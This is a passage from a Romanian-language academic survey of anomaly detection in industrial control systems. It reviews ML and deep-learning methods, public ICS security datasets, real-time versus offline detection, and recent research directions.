pot fi sensibile la valori care se abat de la standardul definit și se pot baza pe presupunerea unei distribuții stabile a datelor, ceea ce nu poate să fie întotdeauna valabil în mediile industriale complexe [5].

Tehnicile bazate pe algoritmi de Machine Learning (ML) au fost studiate extensiv pentru detecția anomaliilor în sisteme de control industrial, folosind atât algoritmi de învățare supervizată, cât și algoritmi de învățare nesupervizată pentru a identifica abateri de la comportamentul așteptat [18]. Spre deosebire de sistemele bazate pe reguli, metodele de detecție bazate pe ML învață tiparele normale și anormale din date, ceea ce este crucial pentru detectarea comportamentelor noi de atac, astfel pot învăța relații complicate între diferite variabile din cadrul sistemului și au potențialul de a detecta anterior atacuri necunoscute. Algoritmii de

învățare supervizată, precum decision trees, support vector machines (SVM), k-nearest neighbors (KNN) și random forests sunt antrenați pe date etichetate de trafic normal și de atac. De exemplu, o evaluare făcută de Alcaraz et al. (2021) au comparat mai mulți clasificatori pe un sistem de control industrial de alimentare cu apă și au constatat că KNN și SVM au menținut o precizie ridicată atunci când au trecut de la antrenare offline la detectarea online, în timp ce alți algoritmi s-au degradat la utilizarea în timp real [15]. Modelele de învățare nesupervizată și semi-supervizată sunt, de asemenea, utilizate pe scară largă, deoarece obținerea datelor de atac etichetate este dificilă. One-class SVMs, clustering (ex: k-means) pot fi antrenate pe date normale pentru a semnala valori anormale care pot indica anomalii. De exemplu, a fost propusă o grupare k-means semi-supervizată combinată cu o rețea neuronală convoluțională pentru a detecta anomalii doar cu date de antrenament normale [6].

Un principal avantaj al tehnicilor bazate pe ML este abilitatea de a detecta atacuri noi pe care modelele tradiționale le pot rata; cu toate acestea, performanța acestor modele depinde foarte mult de calitatea și reprezentativitatea datelor utilizate pentru antrenament. Pentru a avea un set de date calitativ și reprezentativ este necesară ingineria atentă a datelor pentru a capta caracteristicile specifice ICS, acestea pot fi extrase în traficul de rețea (rata pachetelor, protocoale, durata unei conexiuni). Lucrările anterioare au arătat că incorporarea caracteristicilor domeniului (cum ar fi câmpurile specifice protocoalelor sau contextul procesului fizic) poate îmbunătăți performanța de detectare a modelului. [13].

În ultimii ani, **deep learning (DL)** a apărut ca un instrument puternic pentru detectarea anomaliilor ICS, reflectând succesul său în alte domenii. Modelele deep learning învață automat reprezentările ierarhice ale caracteristicilor din datele brute, ceea ce este avantajos având în vedere corelațiile complexe din datele dintr-un ICS. O varietate de arhitecturi deep learning au fost aplicate: Convolutional Neural Networks (CNN) și recurrent networks (RNN/LSTM) pentru date secvențiale, deep autoencoder pentru detectarea nesupervizată a anomaliilor [12]. De exemplu, un stacked autoencoder poate fi antrenat pe date normale dintr-un sistem SCADA pentru a codifica tiparele tipice, iar orice eroare semnificativă de reconstrucție (diferența dintre datele observate și ieșirea autoencoder) este semnalată ca o anomalie. Modelele recurente precum LSTM-urile sunt utile în special în modelarea seriilor de timp ICS (fluxuri de senzori) pentru a prezice citiri viitoare - erorile mari de predicție indică anomalii [13]. Cercetătorii au mai explorat, de asemenea, CNN-urile pe datele fluxului de rețea, tratând secvențe de pachete de rețea, ca și cum ar fi imagini sau serii de timp, pentru a detecta modele rău intenționate [10]. Într-un exemplu, o abordare sliding-window care alimentează o rețea neuronală (numită SAWANT) a obținut o precizie de peste 99% în detectarea traficului de rețea rău intenționat prin învățarea tiparelor temporale ale înregistrărilor Netflow [10]. Capacitatea modelelor deep learning de a învăța relații neliniare complexe a condus la o acuratețe ridicată a detecției și la capacitatea de a detecta atacuri subtile sau noi care pot evita metode mai simple [13]. Cu toate acestea, modelele deep learning au nevoie de foarte multe date și pot fi mai puțin interpretabile. Prin urmare, lucrările recente combină adesea deep learning cu cunoștințele din domeniul industrial pentru a explica deciziile modelului [13].

4.2 Seturi de date folosite în detecția de anomalii în ICS

Un obstacol semnificativ pentru cercetarea în detectarea anomaliilor ICS este deficitul de seturi de date reprezentative. Cu toate acestea, de-a lungul anilor, mai multe seturi de date disponibile public (atât intruziunea generală în rețea, cât și specifice ICS) au fost create și utilizate pentru a evalua și compara diferiți algoritmi de detecție a anomaliilor.

Un set de date de bază privind intruziunile dintr-o rețea simulată a **Forțelor Aeriene este DARPA**, care ulterior a condus la setul de date derivat KDD cu 41 de caracteristici. [8]. Acestea conțin tipuri comune de atac (DoS, scanare, etc.) și au fost folosite foarte mult pentru măsurarea

performanței sistemelor de detecție. Dar acestea nu sunt specifice ICS și conțin doar trafic de rețea IT; vârsta lor si simularea simplificată le fac sa nu reflecte asa bine mediile ICS moderne. Un set de date mai nou privind intruziunile în rețea este **UNSW-NB15**, generat de Centrul Australian pentru Securitate Cibernetică, pentru a refleca traficul modern [8]. Conține date brute pcap și 41 de caracteristici care acoperă fluxuri, conținutul pachetelor, timpul și atribute suplimentare. Noua tipuri de atac au fost simulate folosind generatorul de trafic IXIA. UNSW-NB15 este mai contemporan decât KDD, dar încă nu include date de protocol industrial, limitând relevanța sa directă la ICS. **In 2014 a apărut un set de date ICS pentru conducte de gaz și rezervoare de apă** (Gas Pipeline and Water Tank ICS Dataset (2014)), fiind unul dintre primele seturi de date publice specifice ICS. Acestea au fost generate utilizând doua laboratoare de dimensiune mică pentru a simula un sistem de conducte de gaz și un rezervor de stocare a apei. Aceste sisteme au comunicat folosind protocolul Modbus, iar jurnalele setului de date acoperă traficul de rețea, citirile senzorilor de proces și stările actuatorului. Au fost organizate diverse atacuri cibernetice, inclusiv scanări de explorare, injecții de răspuns și comanda, Denial-of-Service. Acest set de date a fost valoros pentru cercetările de la început, deoarece includea atât date de proces fizic, cât și date de rețea. O limitare este asupra capturilor de rețea care conțin doar funcții de comandă Modbus, fără metadate de rețea generice [8].

SWaT (Secure Water Treatment este un set de date care include serii de timp multivariate, colectate dintr-un sistem de tratare a apei complet funcțional [18]. Acest set de date include date atât din funcționarea normală, cât și diverse scenarii de atac care vizează în mod specific procesele fizice ale sistemului de tratare a apei [2]. Acesta cuprinde variabile de stare a procesului, caracteristici selectate ale pachetelor de rețea și jurnalele atacurilor efectuate. Mediul de testare SWaT implica șase procese esențiale (P1 până la P6) legate de controlul și componentele fizice ale unității. Setul de date conține o varietate de atacuri cibernetice care vizează perturbarea calității apei, deteriorarea procesului de osmoză inversă, scurgerea apei și oprirea procesului de dezinfecție UV. Acesta cuprinde 11 zile de funcționare continuă, cu 7 zile de date normale și 4 zile de date care conțin scenarii de atac, în total find aproximativ 947,722 de înregistrări cu 51 de caracteristici [2]. Importanța acestui set de date în cercetarea evidențiază valoare sa ca reper pentru evaluarea aplicabilității practice a tehnicilor de detectare a anomaliilor într-un cadru industrial realist, în special pentru sistemele de tratare a apei. Un alt set de date axat pe sistemele de apă este **WADI (Water Distribution)**, care conține date dintr-un sistem mai mare de distribuție a apei cu 127 de dispozitive care funcționează într-o perioadă de 16 zile. Acest set de date include 15 tipuri diferite de atacuri care au avut loc în decurs de două zile a datelor înregistrate, datele rămase reprezentând funcționarea normală [16]. La scară mai largă și complexitatea îl face util pentru testarea scalabilității și robusteței tehnicilor de detectare a anomaliilor. **Setul de date HAI (Hardware-In-The-loop-based augmented ICS security)** a fost colectat dintr-un mediu de testare realist, care încorporează un simulator Hardware-In-the-Loop (HIL) pentru e emula procese complexe de generare a energiei, cum ar fi turbina cu abur și hidrocentrală cu acumulare prin pompare [4]. Au fost lansate mai multe versiuni ale setului de date HAI, fiecare cu diferite niveluri de complexitate și diferite scenarii de atac. Mediul de testare include procese precum funcționarea boilerului, controlul turbinei, tratarea apei și simularea HIL propriu-zisă. Seturile de date conțin un număr semnificativ de puncte de date SCADA de-a lungul timpului, împreună cu etichete care indică apariția atacurilor. Versiunile ulterioare ale setului de date HAI, cum ar fi HAI 22.04, sunt cunoscute că includ atacuri mai sofisticate, care sunt mult mai dificil de detectat [11]. Utilizarea simulării HIL în crearea setului de date HAI îl face foarte reprezentativ pentru sistemele industriale din lumea reală, cu interdependențe complicate, oferind o resursă valoroasă pentru evaluarea detectării anomaliilor în scenarii mai realiste și complexe. **Electra**, prezentat de Gomez et al., este un set de date de detectare a anomaliilor concentrat pe o stație electrică de tracțiune feroviară la scară mai mică. A fost generat folosind PLC-uri reale și dispozitive SCADA care controlează un sistem feroviar electric simulat, cu protocolul Modbus. Setul de date conține trafic de rețea atât din funcționarea normală, cât și scenarii de atac multiple care vizează controlul stației (de exemplu, comenzi rău intenționate prin Modbus). Un punct forte al setului de date Electra este

realismul său în hardware și scenariul (infrastructura feroviară), dar o limitare remarcată este că înregistrează numai câmpuri specifice Modbus (cum ar codurile de eroare și funcție) și nu are caracteristici de rețea generice [8]. Astfel, testează metodele de detectare care se bazează pe protocolul industrial. **WDT (Water Distribution Testbed)** este un set de date dezvoltat recent de Faramondi et al., generat dintr-un sistem HIL (hardware-in-the-loop) de distribuție a apei. În acest mediu de testare, instalațiile fizice reale pentru rezervoare de apă au fost conectate cu componente virtuale prin simulatorul MiniCPS. Mai multe PLC-uri controlau o rețea de apă cu 8 rezervoare, permițând atacuri asupra comunicațiilor între controler. Setul de date include atât capturi de rețea, cât și jurnalele variabile de proces, ilustrând modul în care atacurile cibernetice afectează metricile procesului fizic. Această înregistrare este utilă pentru evaluarea metodelor de detectare care fuzionează rețeaua și datele procesului [8]. Limitarea setului de date WDT este că caracteristicile sale de rețea sunt doar la nivel de pachet (fără fluxuri agregate), dar oferă un exemplu valoros de date de securitate ICS cu mai multe controlere (distribuite) în sectorul apei. Deși nu este doar ICS, **setul de date TON_IoT** acoperă telemetria de la dispozitive IoT/IIoT, inclusiv unii senzori IoT industriali, împreună cu traficul de rețea și jurnalele de sistem. A fost creat pentru a reflecta o convergență a datelor IT și OT. TON_IoT include diverse atacuri, dar este mai aproape de un mediu IoT enterprise decât un ICS tradițional cu PLC. Cercetătorii îl folosesc uneori pentru a testa detectoare de anomalii care ar putea acoperi atât dispozitivele enterprise, cât și cele industriale. Cu toate acestea, după cum s-a menționat în literatură, distribuțiile de date ale TON_IoT diferă semnificativ de cele ale rețelelor sistemului de control [8], astfel încât utilitatea sa pentru detectarea anomaliilor ICS de bază este limitată. **ICS-Flow** este un set de date recent introdus, menit să depășească multe limitări ale seturilor de date ICS anterioare. ICS-Flow conține peste 25 de milioane de înregistrări, inclusiv pachete de rețea brute, caracteristici derivate ale fluxului de rețea și jurnalele de stare a procesului de pe un mediu de testare ICS simulat. Atacurile au fost injectate sistematic (scanări de recunoaștere, DDoS, injecție de date false „man-in-the-middle", atacuri de reluare) pentru a crea scenarii anormale realiste. În special, ICS-Flow oferă atât date la nivel de pachet, cât și date de flux agregate, permițând detectarea anomaliilor la mai multe granularități ale rețelei. Setul de date a fost generat folosind componente virtuale ICS și un instrument open-source ICSFlowGenerator. Deși este prea nou pentru a fi adoptat pe scară largă, ICS-Flow este gata să devină un punct de referință valoros, deoarece abordează probleme precum lipsa etichetării și traficul nerealist găsit în seturile de date anterioare. De asemenea, vine cu rezultatele modelului ML de bază (decision tree, random forest, ANN) pentru a facilita comparațiile. În cele din urmă, **setul de date Mississippi State University Power System** este un set de date simulat care se concentrează în special pe sistemele de alimentare, cu 37 de scenarii de evenimente și 128 de caracteristici derivate din parametrii de tensiune, înregistrările panoului de control, jurnalele de alarmă și înregistrările releului. Setul de date include scenarii reprezentând funcționarea normală, atacuri de sistem și stări nefuncționale. A fost folosit pentru a evalua eficacitatea modelelor de detectare a anomaliilor, în special în identificarea atacurilor ascunse în cadrul sistemelor energetice. Accentul său specific pe sectorul energetic îl face relevant pentru cercetările care vizează sporirea securității și fiabilității energiei electrice grile prin detectarea anomaliilor [20].

Deși aceste seturi de date au fost esențiale în avansarea cercetării, ele au și câteva limitări. Este posibil ca multe să nu reflecte pe deplin complexitatea datelor din rețeaua ICS din lumea reală sau să nu aibă caracteristicile necesare pentru detectarea eficientă a anomaliilor. Unele seturi de date pot fi învechite sau se pot baza pe implementări nerealiste de medii de testare și atacuri. Cercetătorii trebuie să aleagă cu atenție în funcție de aspectul de detectare a anomaliilor pe care îl vizează (intruziune în rețea vs. anomalie de proces). O provocare comună este lipsa unor date suficiente etichetate pentru învățarea supravegheată și generarea de urme anormale de rețea, care se bazează adesea pe pachete de sinteză care se bazează pe niște atacuri reale. În plus, tipul de date înregistrate poate varia semnificativ între seturile de date, inclusiv variabilele de stare a procesului, comenzile de control sau pachetele de rețea, ceea ce le poate limita aplicabilitatea la diferite întrebări de cercetare. Natura specializată a ICS îngreunează, de asemenea, transferul cunoștințelor sau modelelor antrenate pe un set de date într-un alt do-

meniu. Aceste limitări subliniază necesitatea unor date ICS mai realiste; acest lucru a condus la eforturi în dezvoltarea bazelor de testare precum SWaT/WADI și ICS-Flow care încearcă să imite cât mai aproape posibil operațiunile și atacurile reale.

Dataset	**An**	**Tipuri de Date**	**Atacuri**	**Note**
DARPA KDD	1998 1999	Trafic rețea (41 caracteristici)	DoS, scanning, U2R, R2L	Rețea învechită, simulată a Forțelor Aeriene; utilizat pe scară largă la inceput în cercetarea IDS.
UNSW-NB15	2015	PCAP, flux, pachet, caracteristici (41)	9 tipuri prin generatorul IXIA	Set de date IT modern, nu are protocoale industriale.
Gas Pipeline & Water Tank	2014	Trafic Modbus, jurnale sensor și actuator	Scanare, injectare comandă/răspuns, DoS	Unul dintre primele seturi de date ICS; metadate limitate ale rețelei.
SWaT	2016	Serii de timp multivariate, jurnale rețea	36 tipuri de atac	Realist; 11 zile de funcționare, 947.722 de înregistrări, 51 de caracteristici. Benchmark utilizat pe scară largă.
WADI	2017	Datele de proces, jurnalele de rețea parțiale	15 tipuri de atac	Simulat 16 zile, 127 dispozitive; bun pentru testarea scalabilității.
HAI	2020+	simulare HIL, înregistrări SCADA, date proces	Multiple atacuri complexe	Acoperă turbină, boiler, sisteme de apă; extrem de realist.
Electra	2019	protocol Modbus	Comenzi Modbus rău intenționate	Hardware și context real; nu are caracteristici de rețea generice.
WDT	2021	Procesul HIL și jurnalele de rețea	Atacuri între comunicațiile inter-controller	PLC-uri distribuite; doar jurnale de rețea la nivel de pachet.
TON_IoT	2020	Telemetrie, trafic de rețea, jurnale	Multiple atacuri generice	Axat pe IoT; diferă de traficul tipic ICS.
ICS-Flow	2023	Pachete brute, caracteristici de flux, jurnalele de proces	Recon, DDoS, MITM, replay	25 de milioane de înregistrări; generate cu ICSFlowGenerator. De înaltă calitate și bine etichetate.
Mississippi State Power	2021	Jurnale SCADA, informații despre relee, alarme, tensiuni	Atacuri de sistem, defecte	128 de caracteristici; adaptate pentru cercetarea securității rețelei electrice.

Tabelul 4.1: Rezumat al seturilor de date publice utilizate pentru detectarea anomaliilor în sistemele de control industrial

4.3 Comparatie intre modelele in timp real si cele offline

Detectarea anomaliilor în sistemele de control industrial poate funcționa în timp real (online) sau offline (analiza post-hoc), sau uneori o combinație între ambele. Fiecare abordare are avantaje și limitări, iar alegerea depinde adesea de cazul de utilizare și de constrângerile de resurse.

Detectarea anomaliilor în timp real (sau online) monitorizează continuu fluxurile de date și generează alerte imediat (sau în câteva secunde) atunci când se suspectează o anomalie. Avantajul clar este rapiditatea – critică în ICS, unde câteva secunde pot face diferența în prevenirea daunelor. Un sistem eficient de detectare a intruziunilor (IDS) pentru ICS ar trebui, în mod ideal, să prindă atacurile „într-un timp minim, cu cel mai mic număr de alerte fals pozitive" [8]. Sistemele de detecție în timp real sunt încorporate în rețelele de control sau rulează pe dispozitive de securitate dedicate care ascultă traficul de rețea dintre PLC-uri sau fluxurile de senzori. De exemplu, un detector de anomalii în timp real ar putea observa pachetele de rețea dintr-o rețea SCADA și poate semnala instantaneu o comandă neautorizată pentru a deschide un întrerupător. Principala provocare a detectării în timp real este gestionarea alarmelor fals-pozitive și asigurarea stabilității. Alarmele false pot duce la întreruperi inutile într-un proces industrial (sau oboseală de alarmă la operatori), astfel încât sistemele în timp real folosesc adesea o logică de detectare mai simplă sau praguri mai mari pentru a eroare din partea prudenței. O altă limitare este de calcul: mediile ICS pot avea o putere de procesare limitată disponibilă pentru sarcinile de securitate, iar algoritmii de detectare trebuie să se execute cu latență scăzută. Unele studii au remarcat că anumite modele complexe de ML care funcționează bine offline pot să nu fie potrivite pentru utilizarea în timp real dacă nu pot îndeplini constrângerile de timp. De exemplu, un experiment comparativ cu o stație de tratare a apei a arătat că arborele de decizie și clasificatorii multi-layer perceptron au „diferențe considerabile între evaluarea offline și online" – precizia lor sau rata fals-pozitive s-a înrăutățit în scenariul în timp real din cauza modificarii comportamentului sistemului în timp sau a limitelor de resurse, în timp ce modelele mai simple precum KNN erau mai consistente online [15]. În ciuda acestor provocări, detectarea în timp real a anomaliilor este indispensabilă pentru răspunsul la incident: detectarea unui atac în desfășurare asupra controlului rețelei electrice și declanșarea unui răspuns imediat de izolare poate preveni defecțiunile. Astfel, operatorii ICS implementează adesea detectoare ușoare în timp real (bazate pe praguri, modele mici ML sau motoare de reguli) în punctele critice de control.

Detectarea anomaliilor offline implică analiza datelor istorice (jurnale, baze de date istorice, trafic de rețea înregistrat) în grupuri de date sau periodic, mai degrabă decât instantaneu. Această abordare este utilă pentru analiza și reglarea performanței detectoarelor și detectarea anomaliilor cu evoluție lentă care ar putea să nu declanșeze alarme imediate. Avantajul analizei offline este că se pot aplica analize mult mai complexe și grele din punct de vedere computațional asupra datelor. De exemplu, analiștii de securitate ar putea rula modele de deep learning sau pot efectua detectarea retrospectivă a anomaliilor pe o săptămână de date ICS pentru a identifica orice anomalii neobservate (poate indicatori subtili care nu au depășit pragurile în timp real). Detectarea offline este, de asemenea, folosită pentru a reduce alarmelor fals-pozitive prin corelarea alertelor cu contextul - ceva greu de realizat la analiza online. În ICS, metodele offline pot fi executate zilnic sau săptămânal pentru a semnala, de exemplu, orice abateri ale relațiilor senzorilor sau orice secvențe neobișnuite de comenzi ale operatorului observate. Acestea pot fi apoi revizuite pentru a vedea dacă au fost modificări benigne ale procesului sau atacuri potențiale. Limitarea, desigur, este detectarea întârziată. Dacă are loc un atac și se încheie între ferestrele de analiză, sistemul offline îl va prinde doar după fapt. Acest lucru nu este favorabil pentru amenințările critice de timp. Cu toate acestea, pentru anumite anomalii (cum ar fi încălcările politicii interne sau degradarea treptată a performanței), detectarea offline este potrivită. Un alt rol al analizei offline este în reinstruirea și reglarea modelului. Procesele ICS se pot schimba în timp, astfel încât modelele de detectare a anomaliilor necesită reinstruire periodică. Datele offline pot fi folosite pentru a actualiza modelul, astfel încât detectorul în timp real să rămână precis. De exemplu, dacă un ICS a suferit o actualizare semnificativă a sistemului, analiza offline a noului comportament poate ajusta modelele de bază pentru a reduce alarmele false. Detectarea offline acționează ca o plasă de siguranță și un mecanism de îmbunătățire, asigurând că nicio anomalie nu se scurge pe termen lung și că modelele de detectare evoluează odată cu procesul.

În realitate, multe soluții de securitate combină detectarea în timp real și offline pentru

a obține tot ce este mai bun din ambele tabere. O arhitectură comună este un IDS în care un modul simplu în timp real semnalează anomalii evidente sau evenimente suspecte, iar o analiză mai sofisticată este efectuată offline (sau într-un strat mai lent) pentru a confirma și diagnostica problema. De exemplu, o abordare pentru detectarea anomaliilor ICS a folosit o strategie cu model dublu: un model rapid și ușor (de exemplu, o evaluare în serie de timp cu SARIMA) care rulează în timp real pentru a detecta abaterile imediate și un model mai greu (de exemplu, o rețea neuronală LSTM) care rulează în paralel pentru o analiză mai profundă a tiparelor pe termen lung [7]. Modelul rapid poate declanșa răspunsuri rapide, în timp ce modelul mai lent oferă o acuratețe și un context mai ridicat – reducând împreună alarmele fals-pozitive fără a copleși operatorii. O altă strategie hibridă este observată în patul de test SWaT, care a integrat verificări bazate pe reguli, predicții bazate pe modele și analize bazate pe date într-un singur sistem de monitorizare [1]. Monitorizările simple ale limitelor ar prinde instantaneu valori brute în afara intervalului, în timp ce o componentă bazată pe date (folosind PCA recursiv în acest caz) ar fi învățat și adaptat continuu la comportamentul nestaționar în chimia apei. Partea bazată pe model a folosit relații fizice pentru a detecta anomalii subtile. Acest design stratificat asigură că, dacă o metodă ratează o anomalie, alta o poate detecta și echilibrează detectarea imediată cu o analiză amănunțită. Modelele hibride subliniază importanța verificării contextuale: o alertă în timp real poate fi trimisă la un sistem de stocare, unde este verificată cu date istorice sau anomalii cunoscute înainte de finalizarea unei alarme. Viitoarele sisteme de detectare a intruziunilor ICS sunt probabil să adopte din ce în ce mai mult astfel de design-uri cu mai multe straturi, în care dispozitivele de pe site efectuează filtrarea rapidă a anomaliilor, iar sistemele centrale efectuează analize de date mari și învățarea automată a datelor agregate.

Detectarea în timp real în ICS este esențială pentru apărarea în primă linie și răspunsul rapid, în timp ce detectarea offline oferă profunzime, învățare și reduce detecțiile ratate prin analiza la imaginea de ansamblu. Arhitecturile de securitate ICS le folosesc de obicei pe ambele: alarme imediate pentru amenințări clare și analize retrospective pentru a rafina și a identifica ceea ce linia întâi ar putea rata. Combinația ajută la abordarea cerințelor stricte de fiabilitate și siguranță ale mediilor industriale, unde nu se pot permite nici atacuri ratate, nici alarme false frecvente.

4.4 Contribuții științifice recente și relevante în cercetare

Domeniul detectării anomaliilor ICS este în continuă evoluție, cu tendințe emergente și abordări noi care vizează abordarea provocărilor actuale. Cercetările recente au introdus îmbunătățiri în disponibilitatea datelor, metodologie și integrarea între domenii. O tendință notabilă este dezvoltarea unor seturi de date ICS mai realiste și mai cuprinzătoare. **Setul de date ICS-Flow (2023)** este unul dintre aceste progrese – a fost creat în mod explicit pentru a depăși probleme precum datele învechite sau neetichetate, oferind un corp mare, etichetat, de trafic de rețea industriala cu jurnalele de proces corespunzătoare. Împreună cu setul de date, autorii au lansat și **ICSFlowGenerator**, un instrument pentru a converti capturile de pachete brute în caracteristici bazate pe flux, facilitând cercetarea privind detectarea anomaliilor la nivel de flux. Acest lucru reflectă un impuls mai amplu către reducerea decalajului dintre datele academice și datele ICS din lumea reală. O altă direcție complementară este generarea de date sintetice. Cercetătorii au început să construiască simulatoare de înaltă fidelitate ale sistemelor de control pentru a genera date nelimitate de anomalii fără a risca expunerea sistemelor reale. De exemplu, Kim et al. (2024) au introdus o simulare de rețea ICS bazată pe date care virtualizează un întreg ICS (PLC-uri, SCADA, senzori) în software containerizat, folosind modele stocastice pentru a emula semnale realiste de proces. Această abordare folosește seturile de date existente (cum ar fi SWaT și HAI) pentru a învăța comportamentul ICS, apoi produce date noi prin simularea operațiunilor ICS în diferite condiții aleatorii. Arhitectura acestui mediu simulat este ilustrată în figura de mai jos, unde mai multe PLC-uri virtuale (fiecare cu senzori/acționatori simulați) și

un SCADA cu bază de date rulează în containere conectate prin protocolul Modbus/TCP. Prin ajustarea punctelor de referință și a logicii de control în software, un astfel de sistem poate genera diverse date de antrenament pentru modelele ML fără costul bancurilor de testare fizice. Această inovație abordează problema deficitului de date în ICS - oferind cercetătorilor o modalitate de a obține seturi de date noi care imită dinamica reală a ICS (inclusiv caracteristicile de sincronizare și zgomot) și care conțin atacuri etichetate injectate pentru evaluare. Rezultatele timpurii arată că datele din aceste simulări pot replica îndeaproape modelele temporale ale datelor ICS reale, și astfel poate fi folosit pentru a mări seturile de antrenament. Mergând înainte, ne putem aștepta la mai multe simulatoare open-source ICS și lansări de seturi de date sintetice.



Figura 4.1: Mediu ICS virtual pentru generarea de date sintetice, utilizând PLC-uri containerizate și SCADA conectate prin Modbus/TCP

4.4.1 Metode Ciber-Fizice și Interdisciplinare

Sistemele tradiționale IDS (Intrusion Detection SYstems) axate pe IT se concentrau în mare parte pe traficul de rețea, însă securitatea ICS (Industrial Control Systems) beneficiază de pe urma analizării simultane a procesului fizic. Integrarea cunoștințelor din domeniul cibernetic și fizic în detectarea anomaliilor este o tema recentă, studiile evidențiază importanța combinării detecției de anomalii bazate pe traficul din rețea cu cele bazate pe proces, pentru a îmbunătăți acuratețea. Corelarea anomaliilor detectate în datele senzorilor cu cele identificate în comenzile de rețea poate reduce alarmele false și permite localizarea mai precisă a devierilor cauzate de atacuri cibernetice. De exemplu, un atac care falsifică citirile senzorilor ar putea fi identificat de un model bazat pe statistici, în timp ce un detector de anomalii în rețea ar semnala pachete suspecte – combinarea acestor semnale conduce la un grad mai ridicat de încredere.

Au fost introduse și tehnici bazate pe grafuri, în care un ICS este modelat ca un graf de componente interconectate (senzori, acționatori, controlere), folosindu-se apoi Rețele Neuronale pe Grafuri (Graph Neural Networks) sau metode de extragere a invariantelor pentru a detecta anomalii în tiparele relaționale. Aceasta valorifică cunoștințele structurale ale procesului (ex: conservarea fluxului într-o rețea de conducte sau relații cauză-efect într-un proces chimic). Un exemplu este utilizarea regulilor de asociere pentru a învăța automat invariante (cum ar fi „dacă pompa este pornită, senzorul de debit trebuie să arate creștere") din date istorice, detectând apoi încălcările acestor reguli ca fiind anomalii. Astfel de detectoare bazate pe invarianți încorporează în esență legi fizice sau constrângeri de siguranță, aducând expertiza de domeniu în motorul de detecție.

4.4.2 Învățare adaptivă și incrementală

Există o tendință tot mai puternică spre utilizarea tehnicilor de învățare adaptivă și incrementală pentru a face față naturii în schimbare a operațiunilor ICS și a strategiilor atacatorilor.

O abordare recentă propusă de Cho et al. (2023) a introdus un cadru pentru abstractizarea dinamică a datelor și învățare incrementală în ICS, în care modelul se actualizează continuu cu date noi în timp real, fără a uita cunoștințele acumulate anterior mdpi.com . Acest tip de învățare online este esențial atunci când un ICS își modifică condițiile de funcționare sau când apar noi tipare de atac (ex: atacuri de tip zero-day). Provocarea este cum să actualizezi modelul de detecție „din mers", păstrând în același timp o limită de decizie stabilă. Soluțiile includ învățarea pe ferestre de timp (folosind doar datele cele mai recente) și actualizări semi-supervizate, unde modelul presupune că majoritatea noilor date sunt normale, cu excepția cazului în care se dovedește contrariul mdpi.com . Pe măsură ce ICS devin mai dinamice (cu dispozitive IIoT și schimbări frecvente de configurație), aceste algoritmi adaptivi asigură că detectoarele de anomalii rămân eficiente în timp [19]. Acest tip de învățare online este esențial atunci când un ICS își modifică condițiile de funcționare sau când apar noi tipare de atac (ex: atacuri de tip zero-day). Provocarea este cum să actualizezi modelul de detecție „din mers", păstrând în același timp o limită de decizie stabilă. Soluțiile includ învățarea pe ferestre de timp (folosind doar datele cele mai recente) și actualizări semi-supervizate, unde modelul presupune că majoritatea noilor date sunt normale, cu excepția cazului în care se dovedește contrariul [19]. Pe măsură ce ICS devin mai dinamice (cu dispozitive IIoT și schimbări frecvente de configurație), aceste algoritmi adaptivi asigură că detectoarele de anomalii rămân eficiente în timp.

4.4.3 Utilizarea inteligenței artificiale avansate și a transferului de învățare

Metodologii moderne de inteligență artificială (AI) pătrund tot mai mult în detectarea anomaliilor din ICS. Un exemplu este explorarea modelelor lingvistice mari (LLMs) și a altor modele pre-antrenate pentru date ICS. Un studiu din 2024 realizat de Wang et al. a adaptat un model Llama3 (un model AI de mari dimensiuni) pentru detectarea anomaliilor în dispozitive ICS, formulând tiparele de comunicare ale dispozitivelor ca un tip de limbaj sau secvență de învățat [19]. Ei au conceput o metodă de amprentare a dispozitivelor ICS, folosind apoi capabilitățile de extragere a caracteristicilor ale modelului pre-antrenat pentru a îmbunătăți clasificarea comportamentului dispozitivelor ca fiind normal sau anormal. Rezultatul a fost o capacitate sporită de a diferenția între diferențele subtile de funcționare ale dispozitivelor și de a detecta anomalii care ar fi putut fi ratate de metodele clasice bazate pe trăsături (features) [19].

4.4.4 Probleme și provocările

În ciuda progreselor semnificative în detectarea anomaliilor în sistemele de control industrial (ICS), persistă mai multe provocări și probleme deschise. Complexitatea computațională a unor tehnici avansate, în special a modelelor de deep learning, poate îngreuna implementarea acestora în timp real în medii ICS, care sunt adesea alcătuite din dispozitive cu resurse limitate. Obținerea unei rate scăzută a alarmelor false păstrând în același timp o precizie ridicată a detecției reprezintă o provocare constantă, deoarece un număr excesiv de alarme false poate duce la desensibilizarea operatorilor și la reducerea eficienței sistemului.

Un alt obstacol este dezechilibrul dintre date în ICS, unde datele de funcționare normală sunt mult mai numeroase decât instanțele de atac, ceea ce îngreunează antrenarea unor modele robuste de învățare supervizată. Detectarea atacurilor subtile (stealthy) care imită îndeaproape comportamentul normal al sistemului sau care implică schimbări graduale în timp rămâne o dificultate majoră. Mai mult, multe metode existente de detectare a anomaliilor nu sunt scalabile la implementări ICS mari și complexe și pot să nu fie suficient de flexibile pentru a se adapta la peisajul cibernetic în continuă schimbare.

Interpretarea modelelor de detectare a anomaliilor este, de asemenea, o preocupare critică. Multe modele de învățare automată și deep learning funcționează ca niște „cutii negre", ceea ce

